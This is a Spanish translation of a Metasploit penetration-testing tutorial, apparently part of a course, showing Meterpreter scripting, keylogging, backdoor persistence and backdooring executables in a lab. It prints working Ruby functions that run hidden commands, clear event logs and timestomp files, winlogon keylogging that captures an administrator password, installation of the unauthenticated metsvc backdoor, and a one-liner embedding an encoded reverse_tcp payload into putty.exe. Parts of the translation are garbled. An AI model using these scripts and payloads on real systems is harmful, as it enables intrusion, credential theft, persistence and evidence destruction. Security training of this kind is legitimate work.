Como puede verse arriba, Metasploit está a la escucha de una conexión. Ahora podemos ejecutar nuestro ejecutable en nuestro anfitrión de Windows y vamos a recibir una sesión. Una vez que la sesión se establece, se utiliza el comando de sesiones con el '-i' interruptor y el número del período de sesiones de interactuar con él:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

### 10.3 Scripts Personalizados

## Scripts Personalizados

Ahora que tenemos una idea de cómo utilizar irb para probar llamadas a la API, echemos un vistazo a lo que los objetos sean devueltos y las construcciones básicas de prueba. Ahora, sin guión primero estaría completa sin la norma "Hola Mundo", por lo que le permite crear un script llamado "helloworld.rb" y guardarlo en /pentest/exploits/framework3/scripts/meterpreter.

```
root@bt4:~# echo "print_status("Hello World")" > /pentest/exploits/framework3/scripts/meterpreter/helloworld.rb
```

Ahora ejecutar el script por la consola mediante el comando run.

```
meterpreter > run helloworld
[*] Hello World
meterpreter >
```

Ahora, vamos a construir sobre esta base. Vamos a añadir un par de llamadas a escritura del API. Añadir estas líneas al script.

```
print_error("this is an error!")
print_line("this is a line")
```

Al igual que el concepto de estándar, salida estándar y error estándar, estas diferentes líneas de status, error, todas estas líneas se usan con el fin de dar información al usuario que ejecuta el script.

Ahora, cuando ejecutamos nuestro archivo tenemos:

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

Finalizando helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

¡Maravilloso! Vamos a ir un poco más allá y crear una función para imprimir información de carácter general y agregar control de errores para que se muestren en otra opción. Esta nueva función tendrá la siguiente arquitectura:

```
def geninfo(session)
begin
...
rescue ::Exception => e
...
end
end
```

El uso de funciones nos permite hacer nuestro código modular y más re-utilizable. Este control de errores nos ayudará en la solución de problemas de nuestros scripts, así que al usar algunas de las llamadas a la API mostardas anteriormente, podríamos construir una función que tiene este aspecto:

```
def getinfo(session)
begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("The target machine OS is #{sysnfo['OS']} ")
    print_status("The computer name is '#{Computer}' ")
    print_status("Script running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered #{e}")
end
end
```

Vamos a descomponer lo que estamos haciendo aquí. Se define una función llamada `getinfo` que tiene un parámetro de que estamos colocando en una variable local denominada '`session`'. Esta variable tiene un par de métodos que son llamados para extraer información a los usuarios del sistema y después de lo cual vamos a imprimir un par de líneas de estado que informen los resultados de los métodos. En algunos casos, la información que está imprimiendo sale de un hash, así que tenemos que asegúrese de llamar la variable correctamente. También tenemos un control de errores colocado allí para que nos devuelva un mensaje de error si se encuentra.

Ahora que tenemos esta función, sólo tenemos que llamarla y darle la sesión de cliente Meterpreter. No la explicaremos, simplemente coloque el siguiente texto al final de nuestro script:

```
getinfo(client)
```

Ahora ejecutamos nuestro script y podemos ver la salida del mismo:

```
meterpreter > run helloworld2
[*] Getting system information ...
[*]      The target machine OS is Windows XP (Build 2600, Service Pack 3).
[*]      The computer name is Computer
[*]      Script running as WINXPVM01labuser
```

## Finalizando helloworld2.rb

```
def getinfo(session)
begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("The target machine OS is #{sysnfo['OS']} ")
    print_status("The computer name is #{'Computer' } ")
    print_status("Script running as #{runpriv} ")
rescue ::Exception => e
    print_error("The following error was encountered #{e} ")
end
end

getinfo(client)
```

Como puede ver, estos pasos muy sencillos construir para darnos las bases para la creación de scripts avanzados Meterpreter. Vamos a ampliar esta secuencia de comandos para recopilar más información sobre nuestro objetivo. Vamos a crear otra función para la ejecución de comandos y la impresión de su resultado:

```
def list_exec(session,cmdlst)
print_status("Running Command List ...")
r=''
session.response_timeout=120
cmdlst.each do |cmd|
begin
    print_status "trunning command #{cmd}"
    r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
'Channelized' => true})
    while(d = r.channel.read)

        print_status("t#{d}")
    end
    r.channel.close
    r.close
rescue ::Exception => e
    print_error("Error Running Command #{cmd}: #{e.class} #{e}")
end
end
end
```

Una vez más, vamos a interpretar lo que estamos haciendo aquí. Definimos una función que toma dos parámetros, la segunda de los cuales será una matriz. Un tiempo de espera también se establece para que la función no se cuelga. A continuación, crear un 'for each' loop (bucle) que se ejecuta en la matriz que se pasa a la función que tendrá cada elemento de la matriz y ejecutarlo en el sistema a través de 'cmd.exe /c', se imprime por pantalla la situación que se devuelve de la ejecución de comandos. Por último, un controlador de errores se establece para la captura de cualquier problema que pueda surgir durante la ejecución de la función.

Ahora nos fijamos una serie de comandos para enumerar el host de destino:

```
commands = [ "set",
    "ipconfig /all",
    "arp -a"]
```

y luego la llamamos con el comando

```
list_exec(client,commands)
```

Ya con todo eso en su lugar, cuando ejecutamos que tenemos:

```
meterpreter > run helloworld3
[*] Running Command List ...
[*]      running command set
[*]      ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\P0WN3D\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TARGET
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOME PATH=
LOGONSERVER=TARGET
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2d11;
Path=C:\WINNT\system32;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0706
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
USERDOMAIN=TARGET
USERNAME=P0WN3D
USERPROFILE=C:\Documents and Settings\P0WN3D
windir=C:\WINNT

[*]      running command ipconfig /all
[*]
Windows 2000 IP Configuration

Host Name . . . . . : target
Primary DNS Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Description . . . . . : VMware Accelerated AMD PCNet Adapter
Physical Address. . . . . : 00-0C-29-85-81-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 172.16.104.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.104.2
DHCP Server . . . . . : 172.16.104.254
DNS Servers . . . . . : 172.16.104.2
Primary WINS Server . . . . . : 172.16.104.2
Lease Obtained. . . . . : Tuesday, August 25, 2009 10:53:48 PM
Lease Expires . . . . . : Tuesday, August 25, 2009 11:23:48 PM

[*]      running command arp -a
[*]
Interface: 172.16.104.145 on Interface 0x1000003
Internet Address      Physical Address      Type
172.16.104.2           00-50-56-eb-db-06      dynamic
172.16.104.150          00-0c-29-a7-f1-c5      dynamic

meterpreter >
```

Finalizado helloworld3.rb

```

def list_exec(session,cmdlst)
    print_status("Running Command List ...")
    r=''
    session.response_timeout=120
    cmdlst.each do |cmd|
        begin
            print_status "running command #{cmd}"
            r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
'Channelized' => true})
            while(d = r.channel.read)

                print_status("t#{d}")
            end
            r.channel.close
            r.close
        rescue ::Exception => e
            print_error("Error Running Command #{cmd}: #{e.class} #{e}")
        end
    end
end

commands = [ "set",
    "ipconfig /all",
    "arp -a"]

list_exec(client,commands)

```

Como puede ver, crear scripts personalizados Meterpreter no es difícil si se toma un paso a la vez, basándose en otros. Sólo recuerdara como hacerlo segun la frecuencia con que realiza los test y realiza llamadas traseras a las API.

#### 10.4 [Llamadas API utiles](#)

## Usando completamente las llamadas API de sistema

Vamos a cubrir algunas llamadas a la API común para los scriprt de la Meterpreter y escribir un script utilizando algunas de estas llamadas a las API. Para más llamadas a la API y ejemplos, ver el código de comandos y la documentación Dispacher REX que se mencionó anteriormente.

Para ello, es más fácil para nosotros utilizar el intérprete irb que puede ser utilizado para ejecutar llamadas a la API directamente y ver lo que es devuelto por la llamada. Nos metemos en el IRB ejecutando el "irb" comando desde el shell Meterpreter.

```

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>

```

Vamos a empezar con la recolección de información sobre el objetivo. Vamos a obtener el nombre de la máquina del host de destino. La llamada a la API para esto es "client.sys.config.sysinfo"

```

>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).", "Computer"=>"WINXPVM01"}
>>

```

Como podemos ver en irb, una serie de valores fueron devueltos. Si queremos saber el tipo de valores devueltos, se puede utilizar el objeto CLASS para ver lo que se devuelve:

```
>> client.sys.config.sysinfo.class  
=> Hash  
>>
```

Podemos ver que tenemos un hash, por lo que podemos llamar a los elementos de este hash a través de su clave. Digamos que queremos ver únicamente la versión del sistema operativo:

```
>> client.sys.config.sysinfo['OS']  
=> "Windows XP (Build 2600, Service Pack 3)."   
>>
```

Ahora vamos a obtener las credenciales en las que la carga útil se está ejecutando. Para ello, usamos el 'client.sys.config.getuid' "llamada a la API:

```
>> client.sys.config.getuid  
=> "WINXPVM01\labuser"  
>>
```

Para obtener el ID del proceso en virtud del cual la sesión se está ejecutando, se utiliza el client.sys.process.getpid "llamada a la que se puede utilizar para determinar qué proceso de la sesión se está ejecutando internamente:

```
>> client.sys.process.getpid  
=> 684
```

Podemos utilizar llamadas a la API en "client.sys.net" para recoger información sobre la configuración de red y el ambiente en el host de destino. Para obtener una lista de las interfaces y su configuración se utiliza la llamada a la API "client.net.config.interfaces":

```
>> client.net.config.interfaces  
=> [#, #]  
>> client.net.config.interfaces.class  
=> Array
```

Como se puede ver que devuelve un array de objetos que son de tipo Rex:: Post:: Meterpreter:: Extensiones:: Stdapi:: Net:: Interfaz que representa cada una de las interfaces. Podemos iterar a través de este conjunto de objetos y obtener lo que se llama una salida bastante de cada una de las interfaces de esta manera:

```
>> interfaces = client.net.config.interfaces  
=> [#, #]  
>> interfaces.each do |i|  
?> puts i.pretty  
>> end  
MS TCP Loopback interface  
Hardware MAC: 00:00:00:00:00:00  
IP Address : 127.0.0.1  
Netmask    : 255.0.0.0  
  
AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport  
Hardware MAC: 00:0c:29:dc:aa:e4  
IP Address  : 192.168.1.104  
Netmask     : 255.255.255.0
```

# Usando completamente las Funciones

Echemos un vistazo a algunas otras funciones que podrían ser útiles en la construcción de una secuencia de comandos Meterpreter. Siéntase libre de utilizar los mismos según sea necesario.

**Función para la ejecución de una lista de comandos o de un solo comando y devuelve el resultado:**

```
#-----
def list_exec(session,cmdlst)
  if cmdlst.kind_of? String
    cmdlst = cmdlst.to_a
  end
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "trunning command #{cmd}"
      r = session.sys.process.execute(cmd, nil, {'Hidden' => true, 'Channelized' => true})
      while(d = r.channel.read)
        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end
```

**Función de Control de la UAC:**

```
#-----
def checkuac(session)
  uac = false
  begin
    winversion = session.sys.config.sysinfo
    if winversion['OS'] =~ /Windows Vista/ or winversion['OS'] =~ /Windows 7/
      print_status("Checking if UAC is enaled ...")
      key = 'HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System'
      root_key, base_key = session.sys.registry.splitkey(key)
      value = "EnableLUA"
      open_key = session.sys.registry.open_key(root_key, base_key, KEY_READ)
      v = open_key.query_value(value)
      if v.data == 1
        uac = true
      else
        uac = false
      end
      open_key.close_key(key)
    end
    rescue ::Exception => e
      print_status("Error Checking UAC: #{e.class} #{e}")
    end
    return uac
  end
```

**Funcion para subir archivos y ejecutable:**

```

#-----

def upload(session,file,trgloc = nil)
  if not ::File.exists?(file)
    raise "File to Upload does not exists!"
  else
    if trgloc == nil
      location = session.fs.file.expand_path( "%TEMP%" )
    else
      location = trgloc
    end
    begin
      if file =~ /S*(.exe)/i
        fileontrgt = "#{location}svhost#{rand(100)}.exe"
      else
        fileontrgt = "#{location}TMP#{rand(100)}"
      end
      print_status("Uploadingd #{file}....")
      session.fs.file.upload_file("#{fileontrgt}", "#{file}")
      print_status("#{file} uploaded!")
      print_status("#{fileontrgt}")
    rescue ::Exception => e
      print_status("Error uploading file #{file}: #{e.class} #{e}")
    end
  end
  return fileontrgt
end

```

**Función para ejecutar una lista de WMIC comandos almacenados en una matriz, devuelve cadena:**

```

#-----

def wmicexec(session,wmiccmds= nil)
  windr = ''
  tmpout = ''
  windrtmp = ""
  session.response_timeout=120
  begin
    tmp = session.fs.file.expand_path( "%TEMP%" )
    wmicfl = tmp + "+" + sprintf("%.5d",rand(100000))
    wmiccmds.each do |wmi|
      print_status "running command wmic #{wmi}"
      cmd = "cmd.exe /c %SYSTEMROOT%system32wbemwmic.exe"
      opt = "/append:#{wmicfl} #{wmi}"
      r = session.sys.process.execute( cmd, opt,{ 'Hidden' => true})
      sleep(2)
      #Making sure that wmic finnishes before executing next wmic command
      prog2check = "wmic.exe"
      found = 0
      while found == 0
        session.sys.process.get_processes().each do |x|
          found = 1
          if prog2check == (x['name'].downcase)
            sleep(0.5)
            print_line "."
            found = 0
          end
        end
      end
      r.close
    end
    # Read the output file of the wmic commands
    wmioutfile = session.fs.file.new(wmicfl, "rb")
    until wmioutfile.eof?
      tmpout << wmioutfile.read
    end
    wmioutfile.close
  rescue ::Exception => e
    print_status("Error running WMIC commands: #{e.class} #{e}")
  end

```

```

# We delete the file with the wmic command output.
c = session.sys.process.execute("cmd.exe /c del #{wmicfl}", nil, {'Hidden' => true})
c.close
tmpout
end

```

### **Funcion de escritura de datos en archivos:**

```

#-----

def filewrt(file2wrt, data2wrt)
    output = ::File.open(file2wrt, "a")
    data2wrt.each_line do |d|
        output.puts(d)
    end
    output.close
end

```

### **Funcion para borrar el administrador de sucesos (event logs):**

```

#-----

def clrevtlgs(session)
    evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
    ]
    print_status("Clearing Event Logs, this will leave and event 517")
begin
    evtlogs.each do |evl|
        print_status("Clearing the #{evl} Event Log")
        log = session.sys.eventlog.open(evl)
        log.clear
    end
    print_status("All Event Logs have been cleared")
rescue ::Exception => e
    print_status("Error clearing Event Log: #{e.class} #{e}")
end
end

```

### **Función de Cambio de Tiempo de acceso, modificación y creación Tiempo, El Tiempo de archivos Se suministra en una matriz:**

```

#-----

# The files have to be in %WinDir%System32 folder.
def chmace(session,cmds)
    windir = ''
    windrtmp = ""
    print_status("Changing Access Time, Modified Time and Created Time of Files Used")
    windir = session.fs.file.expand_path("%WinDir%")
    cmds.each do |c|
        begin
            session.core.use("priv")
            filetostomp = windir + "system32"+ c

```

```

f12clone = windir + "system32chkdsk.exe"
print_status("tChanging file MACE attributes on #{filetostomp} ")
session.priv.fs.set_file_mace_from_file(filetostomp, f12clone)

rescue ::Exception => e
    print_status("Error changing MACE: #{e.class} #{e}")
end
end
end

```

## 11 [Mantener el Acceso](#)

# Mantener el Acceso

---

Después de haber realizado en su totalidad la etapa de intrusión, dependiendo el entorno del ataque, es una muy buena práctica poder asegurar el control del acceso a nuestro objetivo “Victima”. Esta etapa garantiza que podemos volver a realizar la intrusión para poder analizar el objetivo con mucho más detalle. Si usted esta realizando una única explotación ó esta accediendo a través de un servicio vulnerado, no podrá volver a acceder al objetivo hasta que usted no haya configurado una Backdoor dentro de su víctima u otra técnica que le garantice de nuevo el acceso.

Una vez que han obtenido el acceso a un objetivo, que es última instancia de la etapa de intrusión, podrían tener acceso a los otros sistemas que comparten la misma subred. Dar un salto de un sistema a otro, obtener información sobre las actividades de los usuarios mediante el control de sus pulsaciones de teclado, y pasar por otros usuarios con datos capturados, estas son sólo algunas de las técnicas que se describen en este módulo.

### 11.1 [Keylogging](#)

# Keylogging

---

Después que se han aprovechado de un sistema hay dos enfoques diferentes donde usted puede tomar, la forma (Bajo y Lento) ó la forma rápida.

Bajo y lento puede conducir a una tonelada de gran información, si usted tiene la paciencia y la suficiente disciplina. Una herramienta que se puede utilizar para la recopilación de información bajo y lento es un script de Meterpreter, este se utiliza para poder capturar las teclas pulsadas. Esta herramienta está muy bien diseñada, Meterpreter permite capturar todas las entradas del teclado del sistema, sin escribir nada en el disco, dejando una huella mínima para los investigadores forenses. Perfecto para obtener contraseñas, cuentas de usuario, y todo tipo de información valiosa.

Vamos a mirarla en acción. En primer lugar, vamos a explotar un sistema normal.

```

msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter >

```

Entonces, vamos a migrar el scrip de Meterpreter en el proceso de Explorer.exe, de modo que no tiene que preocuparse por el proceso de explotación y el cierre para de nuevo conseguir restablecer la sesión.

```
meterpreter > ps
Process list
=====
PID  Name          Path
---  ---
140  smss.exe      \SystemRoot\System32\smss.exe
188  winlogon.exe  ??\C:\WINNT\system32\winlogon.exe
216  services.exe  C:\WINNT\system32\services.exe
228  lsass.exe     C:\WINNT\system32\lsass.exe
380  svchost.exe   C:\WINNT\system32\svchost.exe
408  spoolsv.exe   C:\WINNT\system32\spoolsv.exe
444  svchost.exe   C:\WINNT\System32\svchost.exe
480  regsvc.exe   C:\WINNT\system32\regsvc.exe
500  MSTask.exe    C:\WINNT\system32\MSTask.exe
528  VMwareService.exe  C:\Program Files\VMware\VMware Tools\VMwareService.exe
588  WinMgmt.exe   C:\WINNT\System32\WBEMWinMgmt.exe
664  notepad.exe   C:\WINNT\System32\notepad.exe
724  cmd.exe       C:\WINNT\System32\cmd.exe
768  Explorer.exe  C:\WINNT\Explorer.exe
800  war-ftpd.exe C:\Program Files\War-ftpd\war-ftpd.exe
888  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
896  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
940  firefox.exe   C:\Program Files\Mozilla Firefox\firefox.exe
972  TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1088 TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768
```

Por último, se inicia el keylogger, donde tenemos que esperar un tiempo para realizar el Dump de la información obtenida.

No podría ser más fácil!, Observe cómo se representan las pulsaciones de teclado.

```
meterpreter > keystream_start
Starting the keystroke sniffer...
meterpreter > keystream_dump
Dumping captured keystrokes...
tgoogle.cm my credit amex  myusernameamthi  amexpasswordpassword
```

Como un bono adicional, si desea capturar la información de login del sistema sólo se desplazaría hacia el proceso Winlogon. Esto podría capturar las credenciales de todos los usuarios iniciar sesión en el sistema mientras este está en ejecución.

```
meterpreter > ps
Process list
=====
PID  Name          Path
---  ---
401  winlogon.exe  C:\WINNT\system32\winlogon.exe

meterpreter > migrate 401
[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keystream_start
Starting the keystroke sniffer...
**** A few minutes later after an admin logs in ****

meterpreter > keystream_dump
Dumping captured keystrokes...
Administrator ohnoeslivebeen4x0red!
```

Aquí podemos ver el proceso de Winlogon donde nos permite de manera efectiva obtener la información de todos los usuarios de inicio de sesión en el sistema comprometido. Hemos capturado el inicio de Sesión del Administrador identificado con la siguiente contraseña: 'ohnoes1vebeenh4x0red! '.

## 11.2 Servicio de Meterpreter "Backdoor"

# ESCRIBIENDO TU PROPIO SCANNER

Después de pasar por todo el trabajo duro de la explotación de un sistema, a menudo es una buena idea salir y luego volver a ingresar al sistema de una manera más fácil. De esta manera si el servicio que usábamos está inactivo o parchado, todavía puede ganar acceso al sistema. Aquí es donde 'Alexander Sotirov' 'metsvc' viene muy bien y se añadió recientemente a los módulos del Metasploit. Para leer acerca de la aplicación original de metsvc, vaya a <http://www.phreedom.org/software/metsvc/>.

El uso de este backdoor, puede obtener una shell Meterpreter en cualquier momento.

Una palabra de advertencia antes de que vayamos más lejos. Metsvc como se muestra aquí no requiere autenticación. Esto significa que cualquier persona que obtiene acceso al puerto podrían tener acceso a su Back-Door! Esto no es una buena cosa si usted está llevando a cabo una prueba de penetración, ya que esto podría ser un riesgo significativo. En una situación real, ya sea que alteraría la fuente para requerir autenticación, o filtrar las conexiones remotas en el puerto a través de algún otro método.

En primer lugar, aprovechar el sistema remoto y migrar a la «proceso Explorer.exe» en caso de que el usuario se dé cuenta del servicio de explotación no responde y decide acabar con él.

```
msf exploit(3proxy) > exploit
[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1983)

meterpreter > ps
Process list
=====

  PID  Name          Path
  ---  ---          ---
 132  ctfmon.exe    C:\WINDOWS\system32\ctfmon.exe
 176  svchost.exe   C:\WINDOWS\system32\svchost.exe
 440  VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
 632  Explorer.EXE  C:\WINDOWS\Explorer.EXE
 796  smss.exe      \SystemRoot\System32\smss.exe
 836  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 844  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 884  csrss.exe     \??\C:\WINDOWS\system32\csrss.exe
 908  winlogon.exe  \??\C:\WINDOWS\system32\winlogon.exe
 952  services.exe  C:\WINDOWS\system32\services.exe
 964  lsass.exe     C:\WINDOWS\system32\lsass.exe
1120  vmacthlp.exe  C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1136  svchost.exe   C:\WINDOWS\system32\svchost.exe
1236  svchost.exe   C:\WINDOWS\system32\svchost.exe
1560  alg.exe       C:\WINDOWS\System32\alg.exe
1568  WZCSLDR2.exe  C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
1596  jusched.exe   C:\Program Files\Java\jre6\bin\jusched.exe
1656  msmsgs.exe    C:\Program Files\Messenger\msmsgs.exe
1748  spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
1928  jqs.exe       C:\Program Files\Java\jre6\bin\jqs.exe
2028  snmp.exe      C:\WINDOWS\System32\snmp.exe
2840  3proxy.exe    C:\3proxy\bin\3proxy.exe
3000  mmc.exe       C:\WINDOWS\system32\mmc.exe

meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Antes de instalar metsvc, vamos a ver qué opciones están disponibles para nosotros.

```
meterpreter > run metsvc -h
[*]
OPTIONS:

-A      Automatically start a matching multi/handler to connect to the service
-h      This help menu
-r      Uninstall an existing Meterpreter service (files must be deleted
manually)

meterpreter >
```

Desde ya estamos conectados a través de una sesión Meterpreter, no vamos a configurarlo para que se conecte de nuevo a nosotros de inmediato. Tendremos instalar el servicio por ahora.

```
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\DOCUME~1\victim\LOCALS~1\Temp\JplTpVnksh...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
[*]      * Installing service metsvc
* Starting service
Service metsvc successfully installed.

meterpreter >
```

Y allá vamos! El servicio ya está instalado a la espera de una conexión. No hay que mantenerlo conectado con larga espera?

#### 11.2.1 [Interactuar con Metsvc](#)

## Interactuar con Metsvc

---

Ahora vamos a utilizar el multi/handler con un Payload "windows / metsvc\_bind\_tcp" para conectarnos al sistema remoto "víctima". Este es un Payload especial, ya que normalmente un Meterpreter payload tiene varias etapas, enviamos una mínima cantidad de código, y luego se ejecuta el Payload que viene en la ejecución de este código enviado.

Piense en un lanzador de cohetes "shuttle rocket", y los cohetes de refuerzo que se utilizan para obtener el transbordador espacial en órbita. Esto es lo mismo, excepto que, en lugar de estar ahí para cuando este caiga, vamos a poderlo visualizar desde afuera, Meterpreter comienza por lo más pequeño y a continuación se carga. Sin embargo, el código de Meterpreter completo ya se ha cargado en la máquina remota, y no hay necesidad de una conexión por etapas.

Ya que hemos establecido todas nuestras opciones de 'metsvc\_bind\_tcp' con la dirección IP de la víctima y el puerto, ahora queremos tener el servicio para lanzarlo desde nuestra máquina. A continuación, ejecute el exploit.

```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/metsvc_bind_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  thread      yes       Exit technique: seh, thread, process
LPORT    31337        yes       The local port
RHOST   192.168.1.104  no        The target address

Exploit target:

Id  Name
--  ---
0  Wildcard Target

msf exploit(handler) > exploit

```

Inmediatamente después de la marcha de 'explotación', nuestro Backdoor metsvc se conecta de nuevo con nosotros.

```

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps

Process list
=====

  PID  Name          Path
  --  --  -----
 140  smss.exe      \SystemRoot\System32\smss.exe
 168  csrss.exe     \??\C:\WINNT\system32\csrss.exe
 188  winlogon.exe  \??\C:\WINNT\system32\winlogon.exe
 216  services.exe  C:\WINNT\system32\services.exe
 228  lsass.exe     C:\WINNT\system32\lsass.exe
 380  svchost.exe   C:\WINNT\system32\svchost.exe
 408  spoolsv.exe   C:\WINNT\system32\spoolsv.exe
 444  svchost.exe   C:\WINNT\System32\svchost.exe
 480  regsvc.exe    C:\WINNT\system32\regsvc.exe
 500  MSTask.exe    C:\WINNT\system32\MSTask.exe
 528  VMwareService.exe  C:\Program Files\VMware\VMware Tools\VMwareService.exe
 564  metsvc.exe    c:\WINNT\my\metsvc.exe
 588  WinMgmt.exe   C:\WINNT\System32\WBEM\WinMgmt.exe
 676  cmd.exe       C:\WINNT\System32\cmd.exe
 724  cmd.exe       C:\WINNT\System32\cmd.exe
 764  mmc.exe       C:\WINNT\system32\mmc.exe
 816  metsvc-server.exe  c:\WINNT\my\metsvc-server.exe
 888  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 896  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 940  firefox.exe   C:\Program Files\Mozilla Firefox\firefox.exe
 972  TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1000  Explorer.exe   C:\WINNT\Explorer.exe
1088  TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Y aquí tenemos una sesión típica de Meterpreter!

Una vez más, tenga cuidado Cuándo y Cómo utilizar este truco. Los Administradores de sistemas no estarán felices cuando usted haya dejado el trabajo más fácil para los atacantes, haciendo que el Backdoor en el sistema sea útil para ellos.

## 12 [MSF Uso Extendido](#)

# MSF Uso Extendido

---

El Metasploit Framework es un activo versátil en cada kit de herramientas de los "pentesters", no es ninguna sorpresa que está siendo ampliado constantemente. Debido a la apertura del Framework, las nuevas tecnologías y los exploits de superficie que son incorporados rápidamente en el "tronco" de svn de MSF, o los usuarios finales pueden escribir sus propios módulos y compartirlos en la forma más conveniente.

Estaremos hablando de: el navegador Autopwn, Karmetasploit, y objetivos Mac OS X.

### 12.1 [Backdooring EXE files](#)

## Backdooring EXE files

---

Una de las ultimas características adicionadas a Metasploit fue la capacidad de integrar un payload de Metasploit en cualquier ejecutable que desea, es sencillamente brillante. Cuando digo que cualquier ejecutable, es cualquier ejecutable. ¿Usted quiere algo de un “backdoor” que se descarga de Internet? ¿Qué hay de IExplorer? O explorer.exe o putty, cualquiera de estos iba a funcionar. Gran parte de esto es extremadamente simple. Aquí hay una línea sobre la forma de tomar cualquier ejecutable que desea integrar y cualquiera que sea el “payload” que desea utilizar.

```
relik@fortress:/pentest/exploits/framework3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=10.10.1.132 LPORT=8080 R | ./msfencode -t exe -x /tmp/putty.exe -o /tmp/putty_backdoored.exe -e x86/shikata_ga_nai -c 5
[*] x86/shikata_ga_nai succeeded with size 927 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 1023 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 1093 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 1193 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 1248 (iteration=5)

relik@fortress:/pentest/exploits/framework3# ./msfcli exploit/multi/handler payload=shikata_ga_nai lhost=10.10.1.231 lport=8080
payload/windows/meterpreter/reverse_tcp E
[*] Please wait while we load the module tree...
[*] Started reverse handler on port 8080
[*] Starting the payload handler...
```

